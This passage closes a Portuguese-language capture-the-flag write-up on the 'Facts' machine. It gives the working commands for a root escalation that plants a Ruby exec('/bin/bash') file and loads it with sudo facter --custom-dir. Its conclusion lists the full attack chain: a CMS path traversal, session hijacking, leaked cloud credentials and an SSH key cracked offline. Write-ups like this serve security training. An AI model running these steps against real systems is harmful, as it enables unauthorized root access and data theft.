trivia@facts:/tmp$ echo 'exec("/bin/bash")' > /tmp/root.rb
trivia@facts:/tmp$ sudo /usr/bin/facter --custom-dir /tmp
root@facts:/tmp#
```

Listing 9: Injeção de código Ruby e execução para obtenção de root




Figure 20: Escalada de previlégios bem sucedida.

Ao invocar o binário através do `sudo`, o script malicioso foi executado no contexto do superusuário, concedendo acesso total (`root`) ao servidor. A partir deste ponto, o diretório `/root` pôde ser acessado para a captura da flag final (Figura 21).

```
root@facts:/tmp# cd /root
root@facts:~# cat root.txt
<FLAG>
```

Listing 10: Captura da flag final de superusuário (Root Flag)



Figure 21: Acesso ao diretório root e captura da flag do sistema.

7 Conclusão

A exploração da máquina Facts ilustrou uma cadeia de vulnerabilidades realista iniciada pelo bypass de registro em um CMS desatualizado (Camaleon 2.9.0), seguido de um Path Traversal (LFI) que permitiu a extração do banco de dados SQLite e o sequestro de sessão do administrador. Com acesso ao painel, credenciais estáticas do LocalStack vazadas possibilitaram a enumeração de um bucket interno e o roubo de uma chave SSH cifrada, posteriormente quebrada localmente. O comprometimento total do sistema (root) foi alcançado abusando de permissões excessivas de `sudo` associadas ao binário `facter`, explorando sua capacidade nativa de carregar e executar scripts Ruby customizados.

8 Referências

1 Exploit-DB: Camaleon CMS 2.9.0 - Path Traversal (CVE-2024-46987). Disponível em: `https://www.exploit-db.com/exploits/52531`

2 Ruby on Rails Guides: Configuring an SQLite3 Database (Default Storage Paths). Disponível em: `https://guides.rubyonrails.org/configuring.html#configuring-an-sqlite3-database`

3 GTFOBins - Facter: Abuso de binários legítimos do Unix para execução de comandos restritos e escalada de privilégios (`sudo`). Disponível em: `https://gtfobins.github.io/gtfobins/facter/`